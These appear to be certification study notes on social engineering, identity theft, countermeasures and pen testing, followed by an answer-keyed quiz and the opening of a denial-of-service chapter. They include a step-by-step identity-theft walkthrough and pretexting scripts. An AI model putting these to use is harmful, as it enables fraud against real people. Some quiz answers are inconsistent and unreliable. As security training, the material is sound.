
Computer-based Social Engineering: **Spear Phishing**

- Spear phishing is a direct, targeted phishing attack aimed at **specific individuals within an organization**.
- In contrast to normal phishing attack where attackers send out hundreds of generic messages to random email addresses, attackers use spear phishing to send a message with specialized, **social engineering content** directed at a **specific person or a small group of people**.
- Spear phishing **generates higher response rate** when compared to normal phishing attack.

Mobile-based Social Engineering: **Publishing Malicious Apps**

- Attackers create **malicious apps** with attractive features and **similar names** to that of popular apps, and publish them on major **app stores**.
- Unaware **users download these apps** and get infected by malware that sends **credentials to attackers**.

Mobile-based Social Engineering: **Repackaging Legitimate Apps**



Mobile-based Social Engineering: Fake Security Applications

1. Attacker infects the **victim's PC**.
2. The victim logs onto his/her **bank account**.
3. Malware in PC **pop-ups a message** telling the victim to **download an application** onto his/her phone in order to receive security messages.
4. Victim **downloads the malicious application** on his/her phone.
5. Attacker can now **access second authentication factor** sent to the victim from the bank via SMS.




Mobile-based Social Engineering: Using SMS

1. Tracy received an **SMS** text message, ostensibly from the security department at XIM

Bank.

2. It claimed to be **urgent** and that Tracy should call the phone number in the SMS immediately. Worried, she called to check on her account.
3. She called thinking it was a XIM Bank customer service number, and it was a **recording** asking to provide her credit card or debit card number.
4. Predictably, Tracy **revealed the sensitive information** due to the fraudulent texts.



Insider Attack

- **Spying:**
 - If a competitor wants to cause damage to your organization, steal critical secrets, or put you out of business, they just have to **find a job opening**, prepare someone to pass the interview, have that person hired, and they will be in the organization.
- **Revenge:**
 - It takes only **one disgruntled person** to take revenge and your company is compromised.
- **Insider Attack:**
 - An inside attack is easy to launch.
 - Prevention is difficult.
 - The inside attacker can easily succeed.

Disgruntled Employee

- An employee may become **disgruntled towards the company** when he/she is disrespected, frustrated with their job, having conflicts with the management, not satisfied with employment benefits, issued an employment termination notice, transferred, demoted, etc.
- Disgruntled employees may **pass company secrets** and **intellectual property** to competitors for monetary benefits.

Preventing Insider Threats

- Separation and rotation of duties
- Least privilege
- Controlled access
- Logging and auditing
- Legal policies
- Archive critical data

Common Social Engineering Targets and Defense Strategies

Social Engineering Targets	Attack Techniques	Defense Strategies
Front office and help desk	Eavesdropping, shoulder surfing, impersonation, persuasion, and intimidation	Train employees/help desk to never reveal passwords or other information by phone
Perimeter security	Impersonation, fake IDs, piggy backing, etc.	Implement strict badge, token or biometric authentication, employee training, and security guards
Office	Shoulder surfing, eavesdropping, Ingratiation, etc.	Employee training, best practices and checklists for using passwords Escort all guests
Phone (help desk)	Impersonation, Intimidation, and persuasion on help desk calls	Employee training, enforce policies for the help desk
Mail room	Theft, damage or forging of mails	Lock and monitor mail room, employee training
Machine room/Phone closet	Attempting to gain access, remove equipment, and/or attach a protocol analyzer to grab the confidential data	Keep phone closets, server rooms, etc. locked at all times and keep updated inventory on equipment

8.3 Impersonation on Social Networking Sites

Social Engineering Through Impersonation on Social Networking Sites

- Malicious users **gather confidential information** from social networking sites and create accounts in others' names.
- Attackers use others' profiles to create large networks of friends and **extract information** using social engineering information using social engineering techniques.
- Attackers try to join the target **organization's employee groups** where they share personal and company information.
- Attackers can also use collected information to carry out other forms of **social engineering attacks**.

Social Engineering on Facebook

- Attackers create a **fake user group** on Facebook identified as "Employees of" the target company.
- Using a **false identity**, attacker then proceeds to "friend," or invite, employees to the fake group "Employees of the company"
- Users join the group and **provide their credentials** such as date of birth, educational and employment backgrounds, spouses names, etc.
- Using the details of any one of the employee, an attacker can **compromise** a secured facility to **gain access** to the building.

Social Engineering on LinkedIn and Twitter

- Attackers scan details in **profile pages**. They use these details for spear phishing, impersonation, and identity theft.

Risks of Social Networking to Corporate Networks

- **Data Theft:** A social networking site is an **information repository** accessed by many users, enhancing the risk of information exploitation.
- **Involuntary Data Leakage:** In the absence of a strong policy, employees may unknowingly **post sensitive data** about their company on social networking sites.
- **Targeted Attacks:** Attackers use the **information** available on **social networking sites** to perform a targeted attack.
- **Network Vulnerability:** All social networking sites are subject to **flaws** and **bugs** that in turn could cause vulnerabilities in the organization's network.

8.4 Identity Theft

Identity Theft Statistics

Identify Theft

- Identity theft occurs when **someone steals your personally identifiable information** for fraudulent purposes.
- It is a crime in which an imposter obtains personal identifying information such as **name**, **credit card number**, **social security** or **driver license numbers**, etc. to commit fraud or other crimes.
- Attackers can use identity theft to **impersonate employees of a target** organization and physically access the facility.

How to Steal an Identity

- **Step 1:**
 - Search for Steven's address on **social networking sites** (Facebook, Twitter, etc.) or on **people search sites**.
 - Get hold of Steven's telephone bill, water bill, or electricity bill using **dumpster diving**, **stolen email**, or **onsite stealing**.
- **Step 2:**
 - Go to the **Department of Motor Vehicles** and tell them you lost your driver license.
 - They will ask you for **proof of identity** such as a water bill and electricity bill.
 - Show them the **stolen bills**.
 - Tell them you have **moved from the original address**.
 - The department employee will ask to complete **replacement of the driver license form and change in address form**.
 - You will need a **photo for the driver license**.
 - Your replacement driver license will be issued to your **new home address**.
 - **Now you are ready to have some serious fun**.
- **Step 3:**
 - Go to a bank in which the **original** Steven Charles has an account and tell them you would like to apply for a **new credit card**.
 - Tell them you **do not remember** the account number and ask them to look it up using Steven's name and address.

- The bank will ask for your ID: Show them your **driver license as ID**, and if the ID is accepted, your credit card will be issued and ready for.
- Now you are ready for **shopping**.

Real Steven Gets Huge **Credit Card Statement**

Identity Theft - **Serious Problem**

- Identity theft is a **serious problem and number of violations** are increasing rapidly.
- Some of the ways **to minimize the risk of identity theft** include checking the credit card reports periodically, safeguarding personal information at home and in the workplace, verifying the legality of sources, etc.

8.5 Social Engineering Countermeasures

Social Engineering Countermeasures

- **Good policies** and **procedures** are ineffective if they are not taught and reinforced by the employees.
- After receiving training, employees should **sign a statement** acknowledging that they understand the policies.
- **Password Policies:**
 - Periodic password change.
 - Avoiding guessable passwords.
 - Account blocking after failed attempts.
 - Length and complexity of passwords.
 - Secrecy of passwords.
- **Physical Security Policies:**
 - Identification of employees by issuing ID cards, uniforms, etc.
 - Escorting the visitors.
 - Access area restrictions.
 - Proper shredding of useless documents.
- **Training:** An efficient training program should consist of all security policies and methods to increase awareness on social engineering.
- **Operation Guidelines:** Make sure sensitive information is secured and resources are accessed only by authorized users.
- **Access privileges:** There should be administrator, user, and guest accounts with proper authorization.
- **Classification of Information:** Categorize the information as top secret, proprietary, for internal use only, for public use, etc.
- **Proper Incidence Response Time:** There should be proper guidelines for reacting in case of a social engineering attempt.
- **Background Check and Proper Termination Process:** Insiders with a criminal background and terminated employees are easy targets for procuring information.
- **Anti-Virus/Anti-Phishing Defenses:** Use **multiple layers** of anti-virus defenses at end-user and mail gateway levels to minimize social engineering attacks.
- **Two-Factor Authentication:** Instead of fixed passwords, use two-factor authentication for **high-risk network services** such as VPNs and modem pools.
- **Change Management:** A **documented change-management** process is more secure than the ad-hoc process.

How to Detect Phishing Emails

- Seem to be from a **bank**, **company**, or **social networking site** and have a **generic greeting**.
- Seem to be from a person listed in your **email address book**.
- Gives a sense of **urgency** or a **veiled threat**.
- May contain **grammatical/spelling mistakes**.
- Includes links to **spoofed websites**.
- May contain **offers that seem to be too good to believe**.
- Includes **official-looking logos** and other information taken from legitimate websites.
- May contain a **malicious attachment**.

Anti-Phishing Toolbar: Netcraft

- The Netcraft **anti-phishing community** is effectively a giant neighborhood watch scheme, empowering the most alert and most expert members to defend everyone within the community against phishing attacks.

Anti-Phishing Toolbar: PhishTank

- PhishTank is a collaborative clearing house for data and information about **phishing** on the Internet.
- It provides an **open API** for developers and researchers to integrate **anti-phishing data** into their applications.

Identity Theft Countermeasures

- Secure or shred all documents containing **private information**.
- Ensure your name is not present in the **markets' hit lists**.
- Review your **credit card reports** regularly and never let it go out of sight.
- Never give any personal information on the **phone**.
- To keep your mail secure, **empty the mailbox** quickly.
- **Suspect and verify** all the requests for personal data.
- Protect your personal information from being **publicized**.
- Do not display **account/contact numbers** unless mandatory.

8.6 Penetration Testing

Social Engineering Pen Testing

- The objective of social engineering pen testing is to **test the strength of human factors** in a security chain within the organization.
- Social engineering pen testing is often used to **raise level of security awareness** among employees.
- Tester should **demonstrate extreme care and professionalism** for social engineering pen test as it might involve legal issues.
- Obtain management's explicit **authorization** and details that will help in **defining scope** of pen-test such as list of departments, employees that need to be tested, or level of physical intrusion allowed.
- Collect **email addresses and contact details** of target organization and its human resources (if not provided) using techniques such as **dumpster diving**, email guessing, USENET and web search, and email spiders.
- Try to **extract as much information as possible** about the identified targets using footprinting techniques.
- **Create a script** based on the collected information considering both positive and negative results of an attempt.

Social Engineering Pen Testing: Using Emails

- Email employees asking for **personal information** such as their user names and passwords by disguising as network administrator, senior manager, tech support, or anyone from a different department on pretext of an emergency.
- Send emails to targets with **malicious attachments** and monitor their treatment with attachments using tools such as ReadNotify.
- Send **phishing emails** to targets as if from a bank asking about their sensitive information (you should have requisite permission for this).

Social Engineering Pen Testing: Using Phone

- Call a target posing as a colleague and ask for the sensitive information.
- Call a target user posing as an important user.
- Call a target posing as technical support and ask for the sensitive information.

- Refer to an important person in the organization and try to collect data.
- Call a target and offer them rewards in lieu of personal information.
- Threaten the target with dire consequences (for example account will be disabled) to get information.
- Use reverse social engineering techniques so that the targets yield information themselves.

Social Engineering Pen Testing: **In Person**

- Success of any social engineering technique depends on how well a tester can **enact the testing script** and his **interpersonal skills**.
- There could be countless other social engineering techniques based on available information and scope of test. **Always scrutinize your testing steps for legal issues.**

Social Engineering Pen Testing: **Social Engineering Toolkit (SET)**

- The Social-Engineer Toolkit (SET) is an opensource **Python-driven tool** aimed at penetration testing around social engineering.

Module Summary

- Social engineering is the art of convincing people to reveal confidential information.
- Social engineering involves acquiring sensitive information or inappropriate access privileges by an outsider.
- Attackers attempt social engineering attacks on office workers to extract sensitive data.
- Human-based social engineering refers to person-to-person interaction to retrieve the desired information.
- Computer-based social engineering refers to having computer software that attempts to retrieve the desired information.
- Identity theft occurs when someone steals your name and other personal information for fraudulent purposes.
- A successful defense depends on having good policies and their diligent implementation.

Q1) Jack Hacker wants to break into Brown Co.'s computers and obtain their secret double fudge cookie recipe. Jack calls Jane, an accountant at Brown Co., pretending to be an administrator from Brown Co. Jack tells Jane that there has been a problem with some accounts and asks her to verify her password with him "just to double check our records." Jane does not suspect anything amiss, and parts with her password. Jack can now access Brown Co.'s computers with a valid user name and password, to steal the cookie recipe. What kind of attack is being illustrated here?

1. Reverse Psychology
2. Reverse Engineering
3. **Social Engineering**
4. Spoofing Identity
5. Faking Identity

Q2) An attacker finds a web page for a target organization that supplies contact information for the company. Using available details to make the message seem authentic, the attacker drafts e-mail to an employee on the contact page that appears to come from an individual who might reasonably request confidential information, such as a network administrator.

The email asks the employee to log into a bogus page that requests the employee's user name and password or click on a link that will download spyware or other malicious programming.

Google's Gmail was hacked using this technique and attackers stole source code and sensitive data from Google servers. This is highly sophisticated attack using zero-day exploit vectors, social engineering and malware websites that focused on targeted individuals working for the company.

What is this deadly attack called?

1. **Spear phishing attack**
2. Trojan server attack
3. Javelin attack
4. Social networking attack

Q3) This attack uses social engineering techniques to trick users into accessing a fake Web site and divulging personal information. Attackers send a legitimate-looking e-mail asking users to update their information on the company's Web site, but the URLs in the e-mail actually point to a false Web site.

1. Wiresharp attack
2. Switch and bait attack
3. **Phishing attack**
4. Man-in-the-Middle attack

Q4) Shayla is an IT security consultant, specializing in social engineering and external penetration tests. Shayla has been hired on by Treks Avionics, a subcontractor for the Department of Defense. Shayla has been given authority to perform any and all tests necessary to audit the company's network security.

No employees for the company, other than the IT director, know about Shayla's work she will be doing. Shayla's first step is to obtain a list of employees through company website contact pages. Then she befriends a female employee of the company through an online chat website. After meeting with the female employee numerous times, Shayla is able to gain her trust and they become friends. One day, Shayla steals the employee's access badge and uses it to gain unauthorized access to the Treks Avionics offices.

What type of insider threat would Shayla be considered?

1. She would be considered an Insider Affiliate
2. Because she does not have any legal access herself, Shayla would be considered an Outside Affiliate
3. Shayla is an Insider Associate since she has befriended an actual employee
4. Since Shayla obtained access with a legitimate company badge; she would be considered a Pure Insider

- **Pure Insider:** Inside employee with normal access rights
- **Elevated Pure:** Insider Insider with elevated access
- **Insider Associate:** Insider with limited authorized access (e.g. guard, cleaning person)
- **Insider Affiliate:** Spouse, friend, or client of an employee that uses employee's credentials.
- **Outsider Affiliate:** Unknown and untrusted person from outside the organization. Uses an open access channel or stolen credentials to gain unauthorized access.

Q5) Fake Anti-Virus, is one of the most frequently encountered and persistent threats on the web. This malware uses social engineering to lure users into infected websites with a technique called Search Engine Optimization.

Once the Fake AV is downloaded into the user's computer, the software will scare them into believing their system is infected with threats that do not really exist, and then push users to purchase services to clean up the non-existent threats.

The Fake AntiVirus will continue to send these annoying and intrusive alerts until a payment is made.

What is the risk of installing Fake AntiVirus?

1. Victim's Operating System versions, services running and applications installed will be published on Blogs and Forums
2. **Victim's personally identifiable information such as billing address and credit card details, may be extracted and exploited by the attacker**
3. Once infected, the computer will be unable to boot and the Trojan will attempt to format the hard disk
4. Denial of Service attack will be launched against the infected computer crashing other machines on the connected network

Q6) Bob waits near a secured door, holding a box. He waits until an employee walks up to the secured door and uses the special card in order to access the restricted area of the target company. Just as the employee opens the door, Bob walks up to the employee (still holding the box) and asks the employee to hold the door open so that he can enter. What is the best way to undermine the social engineering activity of tailgating?

1. Issue special cards to access secure doors at the company and provide a one-time only brief description of use of the special card
2. **Educate and enforce physical security policies of the company to all the employees on a regular basis**
3. Setup a mock video camera next to the special card reader adjacent to the secure door
4. Post a sign that states, "no tailgating" next to the special card reader adjacent to the secure door

Q7) Sometimes a company shares a little too much information on their organization through public domain records. Based on the above whois record, what can an attacker do? (Select 2 answers)

1. Search engines like Google,Bing will expose information listed on the WHOIS record
2. **An attacker can attempt phishing and social engineering on targeted individuals using the information from WHOIS record**
3. **Spammers can send unsolicited e-mails to addresses listed in the WHOIS record**
4. IRS Agents will use this information to track individuals using the WHOIS record information

Q8) Within the context of Computer Security, which of the following statements describes Social Engineering best?

1. Social Engineering is the act of publicly disclosing information
2. Social Engineering is the means put in place by human resource to perform time accounting
3. **Social Engineering is the act of getting needed information from a person rather than breaking into a system**
4. Social Engineering is a training program within sociology studies

Q9) Neil is an IT security consultant working on contract for Davidson Avionics. Neil has been hired to audit the network of Davidson Avionics. He has been given permission to perform any tests necessary. Neil has created a fake company ID badge and uniform. Neil waits by one of the company's entrance doors and follows an employee into the office after they use their valid access card to gain entrance. What type of social engineering attack has Neil employed here?

1. **Neil has used a tailgating social engineering attack to gain access to the offices**
2. He has used a piggybacking technique to gain unauthorized access
3. This type of social engineering attack is called man trapping
4. Neil is using the technique of reverse social engineering to gain access to the offices of Davidson Avionics

Q10) When utilizing technical assessment methods to assess the security posture of a network, which of the following techniques would be most effective in determining whether end-user security training would be beneficial?

1. Vulnerability scanning
2. **Social engineering**
3. Application security testing
4. Network sniffing

Q11) A security consultant decides to use multiple layers of anti-virus defense, such as end user desktop anti-virus and E-mail gateway. This approach can be used to mitigate which kind of attack?

1. Forensic attack
2. ARP spoofing attack
3. **Social engineering attack**
4. Scanning attack

Q12) Information gathered from social networking websites such as Facebook, Twitter and LinkedIn can be used to launch which of the following types of attacks? (Choose two.)

1. Smurf attack
2. **Social engineering attack**
3. SQL injection attack
4. **Phishing attack**
5. Fraggle attack
6. Distributed denial of service attack

Q13) A consultant is hired to do physical penetration testing at a large financial company. In the first day of his assessment, the consultant goes to the company's building dressed like an electrician and waits in the lobby for an employee to pass through the main access gate, then the consultant follows the employee behind to get into the restricted area. Which type of attack did the consultant perform?

1. Man trap
2. **Tailgating**
3. Shoulder surfing
4. Social engineering

Q14) You are tasked to perform a penetration test. While you are performing information gathering, you find an employee list in Google. You find receptionist's email, and you send her an email changing the source email to her boss's email (boss@company). In this email, you ask for a pdf with information. She reads your email and sends back a pdf with links. You exchange the pdf links with your malicious links (these links contain malware) and send back the modified pdf, saying that the links don't work. She reads your email, opens the links, and her machine gets infected. What testing method did you use?

1. Piggybacking
2. Tailgating
3. Evesdropping
4. **Social engineering**

Q15) Which of the following is a low-tech way of gaining unauthorized access to systems?

1. Sniffing
2. **Social engineering**
3. Scanning
4. Eavesdropping

Q16) Which of the following is a type of social engineering?

1. **Shoulder surfing**
2. User identification
3. System monitoring
4. Face-to-face communication

Q17) Which is an example of social engineering?

1. A user who holds open the front door of an office for a potential hacker
2. **Calling a help desk and convincing them to reset a password for a user account**
3. Installing a hardware keylogger on a victim's system to capture passwords
4. Accessing a database with a cracked password

Q18) What is the best way to prevent a social-engineering attack?

1. Installing a firewall to prevent port scans
2. Configuring an IDS to detect intrusion attempts
3. Increasing the number of help-desk personnel
4. **Employee training and education**

Q19) Which of the following is the best example of reverse social engineering?

1. **A hacker pretends to be a person of authority in order to get a user to give them information.**
2. A help-desk employee pretends to be a person of authority.
3. A hacker tries to get a user to change their password.
4. A user changes their password.

A19) When a hacker pretends to be a person of authority in order to get a user to ask them for information, it's an example of reverse social engineering.

Q20) Using pop-up windows to get a user to give out information is which type of social engineering attack?

1. Human-based
2. **Computer-based**
3. Nontechnical
4. Coercive

Q21) Faking a website for the purpose of getting a user's password and username is which type of social engineering attack?

1. Human-based
2. **Computer-based**
3. Web-based
4. User-based

Q22) Dumpster diving can be considered which type of social engineering attack?

1. **Human-based**
2. Computer-based
3. Physical access
4. Paper-based

Q23) An attacker creates a fake ID badge and waits next to an entry door to a secured facility. An authorized user swipes a key card and opens the door. Jim follows the user inside. Which social engineering attack is in play here?

1. Piggybacking
2. **Tailgating**
3. Phishing
4. Shouldersurfing

Q24) An attacker has physical access to a building and wants to attain access credentials to the network using nontechnical means. Which of the following social engineering attacks is this best option?

1. Tailgating
2. Piggybacking
3. **Shoulder surfing**
4. Sniffing

Q25) Bob decides to employ social engineering during part of his pen test. He sends an unsolicited e-mail to several users on the network advising them of potential network problems and provides a phone number to call. Later that day, Bob performs a DoS on a network segment and then receives phone calls from users asking for assistance. Which social engineering practice is in play here?

1. Phishing
2. Impersonation
3. Technical support
4. **Reverse social engineering**

Q26) Phishing, pop-ups, and IRC channel use are all examples of which type of social engineering attack?

1. Human-based
2. **Computer-based**
3. Technical
4. Physical

Q27) An attacker performs a Whois search against a target organization and discovers the technical point of contact and site ownership e-mail addresses. He then crafts an e-mail to the owner from the technical POC, with instructions to click a link to see web statistics for the site. Instead, the link goes to a fake site where credentials are stolen. Which attack has taken place?

1. Phishing
2. Man in the middle
3. **Spear phishing**
4. Human based

Q28) Which threat presents the highest risk to a target network or resource?

1. Script kiddies
2. Phishing
3. **A disgruntled employee**
4. A white-hat attacker

Q29) You are hired to perform an assessment against the physical security setup at a large company. You go to the company's building dressed like an electrician and wait in the lobby for an employee to pass through the main access gate. As the employee enters, you simply follow behind to get into the restricted area. Which of the following best describes the type of attack that was performed?

1. **Tailgating**
2. Shoulder surfing
3. Social engineering
4. Man trap

Q30) Phishing e-mail attacks have caused severe harm to a company. The security office decides to provide training to all users in phishing prevention. Which of the following are true statements regarding identification of phishing attempts? (Choose all that apply.)

1. **Ensure e-mail is from a trusted, legitimate e-mail address source.**
2. **Verify spelling and grammar is correct.** (錯字也算!?...-_-)
3. **Verify all links before clicking them.**

4. Ensure the last line includes a known salutation and copyright entry (if required).

Q31) A man receives a text message on his phone purporting to be from Technical Services. The text advises of a security breach and provides a web link and phone number to follow up on. When the man calls the number, he turns over sensitive information. Which type of social engineering attack was this?

1. Human based
2. Computer based
3. **Mobile based**
4. Man in the middle

A31) In one of the more fun additions to our study, EC-Council created the “mobile-based” attack, where mobile apps or text messages are employed.

Q32) A security staff is preparing for a security audit and wants to know if additional security training for the end user would be beneficial. Which of the following methods would be the best option for testing the effectiveness of user training in the environment?

1. Vulnerability scanning
2. Application code reviews
3. Sniffing
4. **Social engineering**

Q33) Having individuals provide personal information to obtain a free offer provided through the Internet is considered what type of social engineering?

1. Web-based
2. Human-based
3. User-based
4. **Computer-based**

Q34) An individual presents herself at your office claiming to be a service technician. She is attempting to discuss technical details of your environment such as applications, hardware, and personnel used to manage it. This may be an example of what type of attack?

1. **Social engineering**
2. Access control
3. Perimeter screening
4. Behavioral engineering

Q35) What is a piece of malware that relies on social engineering?

1. A worm
2. A virus

3. **A Trojan horse**

4. A rootkit

Q36) Which of the following would be effective for social engineering?

1. **Social networking**

2. Port scanning

3. Websites

4. Job boards

Q37) A Trojan relies on ___ to be activated.

1. Vulnerabilities

2. Human beings

3. **Social engineering**

4. Port redirection

Q38) Social engineering can be thwarted using what kinds of controls?

1. **Technical**

2. **Administrative**

3. **Physical**

4. Common sense

A38) Technology alone cannot stop the impact of social engineering and must be accompanied by other mechanisms as well such as education. The strongest defense against social engineering tends to be proper training and education.

Q39) Social engineering preys on many weaknesses, including ___.

1. **Technology**

2. **People**

3. **Human nature**

4. **Physical**

Q40) Social engineering can use all the following except ___.

1. Mobile phones

2. Instant messaging

3. Trojan horses

4. **Viruses**

Q41) What is the best option for thwarting social-engineering attacks?

1. Technology

2. **Training**

3. Policies
4. Physical controls

Chapter 09. Denial-of-Service

9.1 DoS/DDoS Concepts

DDoS Attack Trends


What is a Denial-of-Service Attack?

- Denial of Service (DoS) is an attack on a computer or network that **reduces, restricts** or **prevents** accessibility of system resources to its legitimate users.
- In a DoS attack, attackers flood a victim system with **non-legitimate service requests or traffic** to overload its resources.
- DoS attack leads to **unavailability of a particular website** and **show network performance**.

What are Distributed Denial of Service Attacks?

- A distributed denial-of-service (DDoS) attack involves a **multitude of compromised systems** attacking a single target, thereby causing denial of service for users of the targeted system.
- To launch a DDoS attack, an attacker **uses botnets** and **attacks a single system**.

How Distributed Denial of Service Attacks Work



9.2 DoS/DDoS Attack Techniques

Basic Categories of DoS/DDoS Attack Vectors

- **Volumetric Attacks:** Consumes the **bandwidth** of target network or service.
- **Fragmentation Attacks:** Overwhelms target's ability of re-assembling the **fragmented packets**.
- **TCP State-Exhaustion Attacks:** Consumes the **connection state tables** present in the network infrastructure components such as **load-balancers**, **firewalls**, and **application servers**.
- **Application Layer Attacks:** Consumes the **application resources** or service thereby making it unavailable to other legitimate users.

DoS/DDoS Attack Techniques

- Bandwidth Attacks and Service Request Floods
- SYN Flooding Attack
- ICMP Flood Attack
- Peer-to-Peer Attacks
- Application-Level Flood Attacks
- Permanent Denial-of-Service Attack
- Distributed Reflection Denial of Service (DrDoS)

Bandwidth Attacks

- A single machine cannot make enough requests to overwhelm network equipment; hence DDoS attacks were created where an attacker uses **several computers to flood a victim**.
- When a DDoS attack is launched, flooding a network, it can cause network equipment such as **switches** and **routers** to be overwhelmed due to the significant statistical change in the **network traffic**.
- Attackers use botnets and carry out DDoS attacks by flooding the network with **ICMP ECHO packets**.
- Basically, all bandwidths is used and no bandwidth remains for **legitimate use**.

Service Request Floods

- An attacker or group of zombies attempts to **exhaust server resources** by setting up and tearing down TCP connections.
- Service request flood attacks flood servers with a **high rate of connections** from a valid source.
- It initiates a **request on every connection**.

SYN Attack

